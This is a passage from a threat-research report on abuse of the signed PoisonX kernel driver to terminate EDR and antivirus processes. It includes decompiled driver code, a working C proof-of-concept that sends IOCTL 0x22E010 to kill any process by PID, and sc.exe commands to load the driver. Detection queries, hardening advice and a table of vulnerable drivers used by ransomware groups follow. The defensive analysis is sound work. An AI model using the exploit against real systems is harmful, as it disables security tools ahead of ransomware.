&objectAttributes,
&clientId );
```

When a normal user-mode process requests **`PROCESS_ALL_ACCESS`** to a protected process, such as an AV service, Windows denies the request. It checks the requested access against both the target process's DACL and its protection level, resulting in **`STATUS_ACCESS_DENIED`**. The driver succeeds because those checks are only applied when the request originates from user mode. Since the driver's request comes from kernel mode, those checks are skipped. The caller's token is never evaluated, so privileges such as **`SeDebugPrivilege`** and the caller's integrity level do not affect the result.

Once a valid handle is obtained, the driver proceeds with termination of the process:

```
ZwTerminateProcess(processHandle, 0);
ZwClose(processHandle);
```

The `ZwTerminateProcess` call forcibly ends execution of the target process, using exit status `0`. This IOCTL effectively exposes a direct process-killing primitive through the driver's user-mode interface. Any application capable of opening the device and issuing IOCTL `0x22E010` can request termination of an arbitrary process by supplying its PID.

Unsupported IOCTLs return `STATUS_NOT_SUPPORTED`. For supported requests, the handlers normally return three bytes containing `"ok\0"`.

```
uint terminate_process_by_pid(undefined8 param_1)

{
  uint uVar1;
  int iVar2;
  undefined8 local_res8;
  undefined8 local_48;
  undefined8 local_40;
  undefined4 local_38;
  undefined4 local_34;
  undefined8 local_30;
  undefined8 local_28;
  undefined4 local_20;
  undefined4 local_1c;
  undefined8 local_18;
  undefined8 uStack_10;

  local_40 = 0;
  local_res8 = 0;
  local_34 = 0;
  local_1c = 0;
  local_30 = 0;
  local_28 = 0;
  local_18 = 0;
  uStack_10 = 0;
  local_38 = 0x30;
  local_20 = 0x200;
  local_48 = param_1;
  uVar1 = ZwOpenProcess(&local_res8,0x1fffff,&local_38,&local_48);
  if (-1 < (int)uVar1) {
    iVar2 = ZwTerminateProcess(local_res8,0);
    uVar1 = ZwClose(local_res8);
    if (-1 < iVar2) {
      return CONCAT31((int3)(uVar1 >> 8),1);
    }
  }
  return uVar1 & 0xffffff00;
}
```

Proof of Concept (PoC) Exploit

Note

This proof of concept was generated with AI assistance and adapted for use in a controlled test environment. A benign instance of `notepad.exe` was used as the target process. In real-world attacks, equivalent user-mode logic is commonly embedded in ransomware, EDR-killer utilities, or other malware to terminate security products before carrying out additional malicious activity.

```
#include <windows.h>
#include <stdio.h>
#include <string.h>

#define DEVICE_PATH         L"\\\\.\\{F8284233-48F4-4680-ADDD-F8284233}"
#define IOCTL_REGISTER_PID  0x22E008
#define IOCTL_KILL_PID      0x22E010   // Decompiled: ioctl_kill_process

int wmain(int argc, wchar_t *argv[])
{
    if (argc < 2) {
        wprintf(L"Usage: %s <PID>\n", argv[0]);
        return 1;
    }
DWORD targetPid = (DWORD)_wtoi(argv[1]);
printf("[*] Target PID: %lu\\n", targetPid);

HANDLE hDev = CreateFileW(
    DEVICE_PATH,
    GENERIC_READ | GENERIC_WRITE,
    0, NULL, OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL, NULL
);

if (hDev == INVALID_HANDLE_VALUE) {
    fprintf(stderr, "[-] Cannot open device: %lu\\n", GetLastError());
    return 1;
}
printf("[+] Device opened: %ls\\n", DEVICE_PATH);

/*
 * Decompiled ioctl_kill_process logic:
 *   1. Reads SystemBuffer as char*
 *   2. PID = atoi(buffer)
 *   3. ZwOpenProcess(PID, PROCESS_ALL_ACCESS) -> ZwTerminateProcess
 *   4. Writes "ok\\0" back to SystemBuffer
 *   5. Requires OutputBufferLength >= 3 (else STATUS_BUFFER_TOO_SMALL)
 */
char buffer[64] = {0};
```

```
snprintf(buffer, sizeof(buffer), "%lu", targetPid);

DWORD bytesReturned = 0;
BOOL ok = DeviceIoControl(
    hDev,
    IOCTL_KILL_PID,              // 0x22E010
    buffer, (DWORD)strlen(buffer) + 1,  // input: ASCII string "1234\\0"
    buffer, sizeof(buffer),      // output buffer (must be >= 3 bytes)
    &bytesReturned,
    NULL
);

printf("[%s] IOCTL 0x%06X %s (LastError=%lu, bytesReturned=%lu)\\n",
       ok ? "+" : "-",
       IOCTL_KILL_PID,
       ok ? "SUCCESS" : "FAIL",
       GetLastError(),
       bytesReturned);

if (ok && bytesReturned >= 2) {
    printf("[*] Driver response: %.2s\\n", buffer);
}

// Verify if the process was terminated
HANDLE hProc = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, targetPid);
if (hProc != NULL) {
    DWORD exitCode = 0;
    if (GetExitCodeProcess(hProc, &exitCode)) {
        printf("[*] Process exit code: 0x%lX (%s)\\n",
               exitCode, exitCode == STILL_ACTIVE ? "still alive" : "terminated");
    }
    CloseHandle(hProc);
} else {
    printf("[+] Process no longer accessible (likely terminated)\\n");
}

CloseHandle(hDev);
return 0;
}
```

To interact with the vulnerable driver from user mode, a client application must first load the driver, obtain a handle to its device object, and then send a supported IOCTL request using `DeviceIoControl`.

Load and start the vulnerable driver

The driver is registered as a kernel service and started with elevated privileges. This can be done through the Windows Service Control Manager using `sc.exe`:

```
sc create PoisonX type=kernel binpath="<path-to-the-driver>"
sc start PoisonX
```

```
C:\Users\wadmin\Desktop\PoisonX\x64\Release>sc create PoisonX type=kernel binpath="C:\Users\wadmin\Downloads\PoisonX.sys"
[SC] CreateService SUCCESS

FLARE-VM Tue 08/04/2026 13:33:54.92
C:\Users\wadmin\Desktop\PoisonX\x64\Release>sc start PoisonX

SERVICE_NAME: PoisonX
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :
```

Open a handle to the device

Once the driver is loaded, the user-mode client opens the exposed device path using `CreateFileW`:

```
CreateFileW(L"\\\\.\\{F8284233-48F4-4680-ADDD-F8284233}", ...)
```

If the driver initializes successfully and the device is accessible, the call returns a valid handle that can be used for subsequent calls to `DeviceIoControl`.

Send the process-termination IOCTL

The user-mode application communicates with the driver by passing the device handle, an IOCTL code, and the required input data to `DeviceIoControl`. The process-termination functionality identified during the earlier driver analysis is associated with IOCTL `0x22E010`. So, `DeviceIoControl` with IOCTL `0x22E010` was sent to request process termination:

```
DeviceIoControl(hDevice, 0x22E010, ...)
```

When the request reaches the driver, the device-control dispatch routine compares the supplied IOCTL code against the supported values. Requests containing `0x22E010` are forwarded to `ioctl_kill_process` which terminates the process identified by the user-supplied PID.

```
C:\Users\wadmin\Desktop\PoisonX\x64\Release>PoisonX.exe 3388
[*] Target PID: 3388
[+] Device opened: \\.\{F8284233-48F4-4680-ADDD-F8284233}
[+] IOCTL 0x22E010 SUCCESS (LastError=0, bytesReturned=3)
[*] Driver response: ok
[*] Process exit code: 0x0 (terminated)
```

Detection with Guardsix SIEM

Required Log Sources

1. Windows
   - Process creation with command-line auditing should be enabled
   - Registry Auditing should be enabled
2. Windows Sysmon
   - To get started, you can use our sysmon baseline configuration.

Alert Rule: Disabling of UAC Detected

Loading a kernel driver requires SeLoadDriverPrivilege. Although members of the local Administrators group are assigned this privilege, it is typically unavailable in a filtered UAC token. To use it, the process must run with an elevated, full administrator token.

Attackers may obtain this level of access through several privilege-escalation techniques, such as exploiting vulnerabilities, stealing privileged credentials, or bypassing UAC, before loading a legitimate, digitally signed but vulnerable driver into kernel space.

The following query detects modification of the `EnableLUA` registry value to `0`, which disables UAC:

```
norm_id=WindowsSysmon
label=Registry label=Set label=Value
target_object="*EnableLUA*" detail="DWORD (0x00000000)"
```

Hunting Query: Vulnerable Driver Blocklist Tampering

Before they load their driver, attackers can also disable the Microsoft's Vulnerable Driver Blocklist by setting `HKLM\SYSTEM\CurrentControlSet\Control\CI\Config\VulnerableDriverBlocklistEnable` to `0`. When this value is disabled, the blocklist is no longer enforced, allowing vulnerable drivers that would otherwise be blocked to load on the system.

You can hunt for this behavior using the following query:

```
label=Registry label=Set label=Value
target_object="HKLM\System\CurrentControlSet\Control\CI\Config\VulnerableDriverBlocklis
tEnable" detail="DWORD (0x00000000)"
```

Detection with Guardsix SIEM

Alert Rule: File Dropped in Suspicious Location

Adversaries and malware frequently place vulnerable drivers in user-writable or temporary directories before registering them as kernel services.

For example, in a report by Huntress kernel-mode EDR-killing campaign, the malware decrypted a driver and wrote it to `%TEMP%\` before using it as part of the attack chain.

The following rule detects file-creation activity in locations commonly used to stage malicious or vulnerable drivers:

```
norm_id=WindowsSysmon event_id=11
path IN ["C:\ProgramData*", "*\AppData\Local*", "*\AppData\Roaming*", "C:
\Users\Public*"]
-"process" IN ["*\Microsoft Visual Studio\Installer\*\BackgroundDownload.exe",
"C:\Windows\system32\cleanmgr.exe", "*\Microsoft\Windows Defender\*\MsMpEng.exe",
"C:\Windows\SysWOW64\OneDriveSetup.exe", "*\AppData\Local\Microsoft\OneDrive*",
"*\Microsoft\Windows Defender\platform\*\MpCmdRun.exe", "*\AppData\Local\Temp\mpam-
*.exe", "*\Windows Defender Advanced Threat Protection\MsSense.exe", "*\Windows
Defender Advanced Threat Protection\SenseIR.exe",
"*\AzureConnectedMachineAgent\*\gc_*.exe", "*\Microsoft Azure AD
Sync\Bin\miiserver.exe"]
-file IN ["vs_setup_bootstrapper.exe", "DismHost.exe","*_PSScriptPolicyTest*.ps1"]
```

Alert Rule: New Service Creation

Windows drivers are commonly installed through the Service Control Manager as services. Adversaries can use tools such as `sc.exe`, PowerShell, or WMI to register and start a vulnerable driver.

This rule detects suspicious service-creation activity initiated by common administrative interpreters and utilities.

```
label="Process" label=Create
"process" IN ["*sc.exe", "*powershell.exe", "*cmd.exe"]
command IN [ "*Get-WmiObject*Win32_Service*create*","*create*binPath=*", "*New-
Service*-BinaryPathName*"]
command IN ["*powershell*",
"*mshta*","*wscript*","*cscript*","*svchost*","*dllhost*","*cmd *","*cmd.exe
/c*","*cmd.exe /k*","*cmd.exe
/r*","*rundll32*","*C:\Users\Public*","*\Downloads\*","*\Desktop\*","*\Microsoft\Window
s\Start Menu\Programs\Startup\*","*C:\Windows\TEMP\*","*\AppData\Local\Temp*"]
-user IN EXCLUDED_USERS
```

Adversaries can also load the vulnerable driver directly through the registry modification. Like in case of Terminator, developed by ZeroMemoryEx, that loads the vulnerable driver by doing so.

Detection with Guardsix SIEM

This below query can monitor suspicious driver load via registry modification:

```
label=Registry label=Set label=Value
target_object="HKLM\SYSTEM\CurrentControlSet\Services\*"
detail IN SUSPICIOUS_DRIVER
| chart count() by user,host, target_object,detail,message
```

Hunting Query: Suspicious Driver Loaded

The following query can be used to hunt for suspicious drivers loaded on the systems. The `SUSPICIOUS_DRIVER` list can be refined to exclude legitimate drivers that are commonly observed in the environment while keeping focus on known vulnerable, rare, or abuse-prone drivers.

```
label=Driver label=Load
image in SUSPICIOUS_DRIVER
```

Attackers often stage vulnerable drivers in writable locations before registering them as services and loading them into the kernel. So, it is also useful to hunt for driver loads that originate from temporary or user-writable directories. Legitimate drivers are rarely loaded directly from these paths, so this behavior often stands out during investigation.

```
label=Driver label=Load
image in SUSPICIOUS_DRIVER
path IN ["C:\ProgramData*", "*\AppData\Local*", "*\AppData\Roaming*", "C:
\Users\Public*"]
```


Hunting Query: Vulnerable Driver Load Blocked by Code Integrity

When a driver violates an enforced App Control (WDAC) policy or matches the Microsoft Vulnerable Driver Blocklist, Windows records the decision in the `Microsoft-Windows-CodeIntegrity/Operational` log. These events provide direct visibility into drivers that Code Integrity considers disallowed, whether the policy is auditing the violation or actively preventing the driver from loading.

Event ID	Mode	What it means
3076	Audit	The driver did not meet the policy's requirements, either matching a deny rule or not being allowed by the policy but was still permitted to load, because the policy is in audit-only mode.
3077	Enforcement	The driver did not meet the policy's requirements and was blocked from loading.

The following hunting query allows analysts to identify drivers that violate Code Integrity policy:

```
norm_id=WinServer event_source="Microsoft-Windows-CodeIntegrity" event_id IN [3077,
3076]
```



MITRE ATT&CK mapping

Tactic	Technique ID	Technique Name	Description
Privilege Escalation	`T1068`	Exploitation for Privilege Escalation	The adversary reaches kernel mode (ring 0) through a signed driver, either by exploiting a memory-corruption vulnerability in it or by invoking privileged functionality the driver exposes by design to any caller able to open its device.
Privilege Escalation	`T1543.003`	Create or Modify System Process: Windows Service	The driver is registered as a kernel service using `sc.exe`, `CreateService`/`StartService`, or PowerShell `New-Service`.
Defense Evasion	`T1562.001`	Impair Defenses: Disable or Modify Tools	With kernel access, the adversary may terminate EDR processes, unhook API callbacks, disable security-agent services, and remove kernel callbacks, effectively blinding the endpoint before deploying ransomware or exfiltrating data.
Defense Evasion	`T1553.002`	Subvert Trust Controls: Code Signing	The adversary can abuse trusted code-signing mechanisms to load a malicious or vulnerable driver. This technique applies when a driver is signed using a stolen certificate, as observed with ABYSSWORKER, or when a malicious driver obtains a legitimate signature, as with PoisonX.
Discovery	`T1057`	Process Discovery	The adversary enumerates running processes to identify active EDR, antivirus, and other security-related processes.
Defense Evasion	`T1112`	Modify Registry	The adversary modifies security-related registry values to weaken system protections, including disabling the vulnerable-driver blocklist and UAC, and may create entries under the Services registry key to register the vulnerable driver as a kernel service.
Defense Evasion	`T1548.002`	Abuse Elevation Control Mechanism: Bypass User Account Control	The adversary may weaken, disable, or bypass UAC as one method of obtaining an elevated administrative context. However, UAC modification is not required when sufficient privileges are already available and, on its own, is a weak indicator of vulnerable driver loading.

Recommendations

Deploy Windows Defender Application Control (WDAC)

> The Microsoft Vulnerable Driver Blocklist denies known-bad drivers by SHA256 hash, file attributes (filename or version), or code-signing certificate. But it's a static list: Microsoft revises it roughly once or twice a year, timed to major Windows releases, with occasional out-of-cycle pushes through regular servicing.
>
> A newly disclosed vulnerable driver, or a new vulnerable version of one already on the list, can be weaponized long before Microsoft adds it, and that gap has been documented to run for months, not days.

WDAC (now known as App Control for Business) uses a deny-by-default model in which only code and drivers explicitly trusted by policy are allowed to execute, and everything else is blocked by default, regardless of whether it's digitally signed. So, a signed but vulnerable driver can still be denied to load if it isn't on the approved policy.


Create and enforce a WDAC base policy that allows only explicitly approved drivers to load.

Deploy via Group Policy (`Computer Configuration > Administrative Templates > System > Device Guard > Deploy Windows Defender Application Control`) or through Intune's App Control for Business profile. Run in audit mode first. Audit-mode events land in `Applications and Services Logs > Microsoft > Windows > CodeIntegrity > Operational`, which lets you baseline every legitimate driver load before you flip to enforcement and risk breaking something in production.

Enforce the Microsoft Vulnerable Driver Blocklist

Ensure that the Microsoft Vulnerable Driver Blocklist is enabled and enforced across supported workstations and servers. On Windows 11 22H2 and later, this is on by default; on Windows 10 and Server 2019+, it is enforced when Memory Integrity (HVCI) is active.

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\CI\Config" -Name
"VulnerableDriverBlocklistEnable" -Value 1
```




Enable Hypervisor-Protected Code Integrity (HVCI)

Enable Memory Integrity (HVCI) on all compatible endpoints. HVCI strengthens kernel code integrity and works alongside Microsoft's Vulnerable Driver Blocklist. While HVCI does not inherently block every validly signed vulnerable driver, it can prevent drivers that violate code-integrity requirements, including incompatible, revoked, or otherwise untrusted drivers, while the blocklist provides targeted protection against known vulnerable drivers.

On most new Windows 11 devices, HVCI is on by default. For older hardware, verify VBS prerequisites (virtualization extensions, UEFI 2.3.1c+, Secure Boot) using the System Information panel before enabling.

Enable via Group Policy: `Computer Configuration → Administrative Templates → System → Device Guard → Turn on Virtualization Based Security-> Virtualization Based Protection of Code Integrity: Enabled with UEFI lock`



> HVCI's code-integrity checks execute inside the Secure Kernel at VTL1—a hardware-isolated privilege level that sits above VTL0, where the NT kernel and all ordinary drivers run. Even if a vulnerable driver is loaded in VTL0 and gains full kernel privileges there, hypervisor-enforced isolation prevents it from reaching up into VTL1 to disable or tamper with the Secure Kernel, preserving the integrity boundary that protects privileged security processes like EDR from kernel-level subversion.

Enable the ASR Rule for Vulnerable Signed Drivers

Deploy the Attack Surface Reduction (ASR) rule "Block abuse of exploited vulnerable signed drivers (Device)" (GUID: `56a863a9-875e-4185-98a7-b882c64b5ce5`) in Block mode across all supported endpoints. This rule prevents applications from saving known vulnerable signed drivers to the filesystem, stopping the attack before the driver can be registered and loaded.

Audit Loaded Drivers

Run a monthly automated audit of all kernel-mode drivers across your fleet and cross-reference them against the LOLDrivers open-source project. LOLDrivers maintains a community-curated, continuously updated repository of known vulnerable drivers abused in the wild.

Appendix

Signed Drivers Used for EDR Killing in Ransomware Attacks — 2019 to Aug 2026

Driver Name	Renamed As	Vendor / Origin	Ransomware Group(s)	SHA-256 Hash	References
2019 — First documented ransomware BYOVD attack					
`gdrv.sys`	ROBNHOOD.sys	Gigabyte Technology — motherboard chipset utility driver. Legitimately signed by Gigabyte.	RobbinHood — Baltimore City (May 2019), Greenville NC (Apr 2019). First widely-documented ransomware BYOVD attack chain.	31f4cfb4c71da44120752721103a16512444c13c2ac2d857a7e6f13cb679b427	Wired May 2019; LOLDrivers
2022 — BYOVD expands across multiple ransomware families					
`aswArPot.sys`	kallmekris.sys; various service names via sc.exe	Avast Software — Anti-Rootkit driver, pre-v21.5 legacy build. Legitimately signed by Avast.	AvosLocker (May 2022); unknown TA targeting 142 security processes via kill-floor.exe (Trellix, Nov 2024); SmilingKiller PoC basis reused by LockBit and Dire Wolf (2025) before switching to K7RKScan.sys	SHA-1 (ESET IoC table, Mar 2026): 5D6B9E80E12BFC595D4D26F6AFB099B3CB471DD4 LOLDrivers UUID: 57fc510a-e649-4599-b83e-8f3605e3d1d9	Trend Micro May 2022; Trellix / THN Nov 2024; ESET Mar 2026; LOLDrivers
`mhyprot2.sys`	Various; evil-mhyprot-cli PoC retains original name	miHoYo / HoYoverse — Genshin Impact anti-cheat driver. Legitimately signed by miHoYo; runs at ring-0 with unrestricted IOCTL access.	Ransomware mass-deployment campaign (Trend Micro, Jul 2022); Embargo ransomware (via evil-mhyprot-cli PoC, 2024)	0c512b615eac374d4d494e3c36838d8e788b3dc2691bf27916f7f42694b14467	Trend Micro Jul 2022; ESET Embargo 2024
`RTCore64.sys`	Dropped to AppData\Roaming with hardcoded service name and randomised display name	Micro-Star International (MSI) — Afterburner GPU overclocking utility v4.6.2.15658. Legitimately signed by MSI.	BlackByte ransomware (Oct 2022); Scattered Spider (ALPHV/BlackCat-adjacent campaigns); EDRSandblast open-source derivatives used by multiple groups through 2024	01aa278b07b58dc46c84bd0b1b5c8e9ee4e62ea0bf7a695862444af32e87f1fd	Sophos Oct 2022; Sophos IoC GitHub
2023 — Commercial EDR killer tools emerge; AuKill and Terminator go mainstream					
`PROCEXP.SYS`	Dropped as PROCEXP.SYS in C:\Windows\System32\drivers alongside the legitimate PROCEXP152.sys	Microsoft Sysinternals — Process Explorer v16.32. Legitimately signed by Microsoft. v16.32 does not restrict API access to the main Process Explorer binary.	AuKill tool: MedusaLocker (Jan 2023), LockBit (Feb 2023); continued Medusa ransomware use through 2024. AuKill impersonates TrustedInstaller to obtain SYSTEM privileges before loading the driver.	075de997497262a9d105afeadaaefc6348b25ce0e0126505c24aa9396c251e85	Sophos AuKill Apr 2023; BleepingComputer Apr 2023
`zamguard64.sys` / `zam64.sys`	mmmm.sys (Earth Longzhi APT); StopGuard service name common in Terminator deployments; various randomised names	Zemana — Anti-Malware v2.74.204.664 / Anti-Logger. Both drivers share the same codebase and vulnerability. Legitimately signed by Zemana.	Terminator commercial tool: ALPHV/BlackCat, Scattered Spider (May 2023); Qilin Killer Ultra (Jul 2024); RansomHub, Play, BianLian via EDRKillShifter. IOCTL 0x80002010 adds attacker process to allow list; IOCTL 0x80002048 then terminates targets.	2bbc6b9dd5e6d0327250b32305be20c89b19b56d33a096522ee33f22d8c82ff1	Sophos Terminator Mar 2024; Cisco Talos Jan 2025; NVD CVE-2024-1853

Driver Name	Renamed As	Vendor / Origin	Ransomware Group(s)	SHA-256 Hash	References
`iqvw64.sys` / `iqvw64e.sys`	Not renamed	Intel — legacy Ethernet diagnostics driver. Patched by Intel in 2015 but the old signed binary remains loadable and trusted by Windows indefinitely. Kernel-level execution used to disable security tools before ransomware deployment.	Scattered Spider / UNC3944 — used in ALPHV/BlackCat-adjacent campaigns targeting MGM Resorts and Caesars Entertainment (2023–2024).	19bf0d0f55d2ad33ef2d105520bde8fb4286f00e9d7a721e3c9587b9408a0775	CrowdStrike Scattered Spider
2024 — BYOVD industrialises					
`truesight.sys`	2,500+ PE-modified variants with distinct hashes; each retains a valid Authenticode digital signature despite PE section modification	Adlice — RogueKiller Antirootkit Driver v2.0.2. Legitimately signed by Adlice. All versions below 3.4.0 affected.	LockBit (TrueSightKiller tool); Chinese TA deploying HiddenGh0st RAT; Silver Fox APT; multiple RaaS affiliates. Attackers modified PE sections while preserving valid signature to generate 2,500+ distinct hashes, each bypassing Microsoft's hash-based Vulnerable Driver Blocklist.	e0e93453-1007-4799-ad02-9b461b7e0398	Check Point / THN Feb 2025; Broadcom Feb 2024
`rentdrv2.sys`	1721894530.sys (timestamp-based name used in Sep 2024 CrowdStrike incident)	Rentdrv2 — kernel driver. Legitimately signed. Vulnerability patched Dec 2024 per developer contact.	RansomHub (EDRKillShifter framework — EDRKillShifter launches password-protected, decrypts and executes embedded driver); unknown TA in Sep 2024 six-driver intrusion blocked by CrowdStrike Falcon	SHA-256 (x32 variant, keowu GitHub PoC): 1aed62a63b4802e599bbd33162319129501d603cceeb5e1eb22fd4733b3018a3 SHA-1 (ESET IoC table, Mar 2026): 67D17CA90880B448D5C3B40F69CEC04D3649F170	Cisco Talos Jan 2025; CrowdStrike Dec 2024; BadRentdrv2 PoC
`data.sys`	Not renamed	AMD — USB-C Power Delivery Firmware Update Utility driver. Legitimately signed by AMD.	Unknown TA — one of six vulnerable drivers deployed in a single Sep 2024 intrusion, all detected and blocked by CrowdStrike Falcon. Confirmed in ESET Mar 2026 comprehensive 35-driver study.	F329AE0FDF1E198BEA6BA787E59CB73F90714002	CrowdStrike Dec 2024; ESET Mar 2026
`TfSysMon.sys`	elliot.sys; kill.sys; WatchMgrs.sys	PC Tools — ThreatFire System Monitor driver. Legitimately signed by PC Tools. Added to LOLDrivers.	RansomHub (EDRKillShifter); Monti ransomware (TfSysMon-Killer tool, reimplemented Rust→C++, Feb 2025); DeadLock ransomware (Susanoo EDR killer with GUI + TNT/Sophos kill lists). Three distinct codebases all use this driver — driver reuse across unrelated tools.	C881F43C7FE94A6F056A84DA8E9A32FE56D8DD9C	ESET Mar 2026; Cisco Talos Jan 2026 (Susanoo / DeadLock)
`HwRwDrv.sys`	MegaDrov.sys. Later CardSpace Killer builds migrated from this driver to ThrottleStop.sys with minimal code changes — demonstrating driver interchangeability.	Hardware R/W utility driver. Legitimately signed. Used as the kernel access layer in the CardSpace Killer commercial EDR killer.	CardSpace Killer (commercial EDR killer packed with VX Crypt packer-as-a-service): Akira, Medusa, Qilin, Crytox, MedusaLocker affiliates	DB8BCB8693DDF715552F85B8E2628F060070F920	ESET Mar 2026; Sophos VX Crypt Dec 2025

Driver Name	Renamed As	Vendor / Origin	Ransomware Group(s)	SHA-256 Hash	References
`ThrottleStop.sys`	ThrottleBlood.sys (MedusaLocker); rwdrv.sys (Qilin, Akira, Makop); NitrogenK.sys. Hash unchanged across all renaming — only the filename differs.	TechPowerUp LLC — CPU throttle correction and monitoring utility. Legitimately signed by TechPowerUp. Also distributed with GPU-Z.	MedusaLocker (Oct 2024, as ThrottleBlood.sys + AV killer All.exe — initial access via stolen RDP); Qilin (Oct 2025, as rwdrv.sys, stage-1 in two-driver chain with custom hlpdrv.sys); Akira affiliates (Jul 2025); Makop affiliates; Gentlemen RaaS. Disables 300+ EDR drivers.	SHA-256 (legitimate v3.0.0.0 binary — hash unchanged by attackers, only renamed): 5846F38B6671DA8626A560BF1543EB496348AB11659E6EFA5E1ED6E9739C27E2 SHA-1 (ESET IoC table, Mar 2026): 82ED942A52CDCF120A8919730E00BA37619661A3 LOLDrivers UUID: 6e0786f5-2168-40a8-a068-e261c4eb10e7	Kaspersky GERT / Securelist Aug 2025; Cisco Talos Apr 2026; NVD CVE-2025-7771
`kl.sys`	rspot.sys	Beijing Rising Network Security — AV product driver. Legitimately signed by Rising.	Multiple ransomware groups — confirmed in ESET Mar 2026 comprehensive 35-driver study across 54 EDR killer tools.	SHA-1 (ESET IoC table, Mar 2026): C85C9A09CD1CB1691DA0D96772391BE6DDBA3555	ESET Mar 2026
`probmon.sys`	Sysprox.sys	ITM SYSTEM — File Filter driver. Legitimately signed by ITM SYSTEM.	Multiple ransomware groups — confirmed in ESET Mar 2026 comprehensive 35-driver study.	SHA-1 (ESET IoC table, Mar 2026): 7310D6399683BA3EB2F695A2071E0E45891D743B	ESET Mar 2026
`msupdate.sys`	thelper.sys. Renamed to blend with legitimate Windows update activity.	OCular — THelper driver (IP-guard DLP product). Legitimately signed by OCular.	Multiple ransomware groups — confirmed in ESET Mar 2026 comprehensive 35-driver study.	SHA-1 (ESET IoC table, Mar 2026): 6EE94F6BDC4C4ED0FFF621FEC36C70FF093659ED	ESET Mar 2026
2025 — Ecosystem matures; Qilin fields a rotating driver pool; ABYSSWORKER introduces stolen-cert signing					
`smuot.sys` (`ABYSSWORKER rootkit`)	Rootkit filename varies per build; deployed via AbyssKiller user-mode loader	Purpose-built malicious rootkit — signed using certificates stolen from Chinese companies. The stolen certificates belong to a trusted CA chain, making Windows fully trust the driver at load time. Not a repurposed legitimate product driver.	Medusa ransomware; DragonForce ransomware; BlackSuit ransomware (now disrupted) — all via the AbyssKiller commercial EDR killer, packed with HeartCrypt packer-as-a-service	SHA-1 (ESET IoC table, Mar 2026): 75F85CAEA52FE5A124FA77E2934ABD3161690ADD	ESET Mar 2026; Elastic Security Labs ABYSSWORKER
`K7RKScan.sys`	K7RKScan_1516.sys; wamsdk.sys	K7 Computing — kernel scanner module. Legitimately signed by K7 Computing.	LockBit (SmilingKiller tool, 2025); Dire Wolf ransomware (SmilingKiller). SmilingKiller was based on the kill-floor PoC (originally using aswArPot.sys) but the developer swapped in K7RKScan.sys and added control-flow flattening obfuscation.	SHA-1 (ESET IoC table, Mar 2026): 468121E7D6952799F92940677268937C4C5F92ED	ESET Mar 2026; BlackSnufkin BYOVD repo (K7Terminator)
`ksapi64.sys`	ksapi64_del.sys	Kingsoft Corporation — security product kernel driver. Legitimately signed by Kingsoft.	Multiple groups — Kingsoft is widely deployed in East Asian markets. Covered in BlackSnufkin BYOVD repo (Ksapi64-Killer); ESET confirms in-wild ransomware use in 2025.	N/A	ESET Mar 2026; BlackSnufkin BYOVD repo
`MonProcessEX.sys`	Not renamed	HONOR — device monitoring kernel driver. Legitimately signed by HONOR.	Multiple groups via MonProcessEX-Killer PoC in BlackSnufkin BYOVD repo.	72d0b5615b996cbb01b1ca139e627079094f734da48a0435ffd8480a25d0a258	BlackSnufkin BYOVD repo

Driver Name	Renamed As	Vendor / Origin	Ransomware Group(s)	SHA-256 Hash	References
`GoFlyDrv.sys`	Not renamed	Golink — software kernel driver. Legitimately signed by Golink.	Multiple groups via GoFlyDrv-Killer PoC in BlackSnufkin BYOVD repo.	N/A	BlackSnufkin BYOVD repo
`HWAudioOs2Ec.sys`	Not renamed	Huawei — audio / embedded controller kernel driver. Legitimately signed by Huawei.	Multiple groups via HWAudioOs2Ec-Killer PoC in BlackSnufkin BYOVD repo.	N/A	BlackSnufkin BYOVD repo
`TPwSav.sys`	Not renamed	Toshiba — power management driver. Legitimately signed by Toshiba. Two IOCTLs expose arbitrary physical memory R/W one byte at a time.	Qilin — attacker XOR-decoded a modified EDRSandblast variant to wipe EDR kernel callbacks. After callback removal, Beep.sys device driver function handlers were hijacked and persistence shellcode inserted. No blocklist coverage at time of incident.	011df46e94218cbb2f0b8da13ab3cec397246fdc63436e58b1bf597550a647f6	Blackpoint Cyber Jun 2026; CyberPress Jul 2025
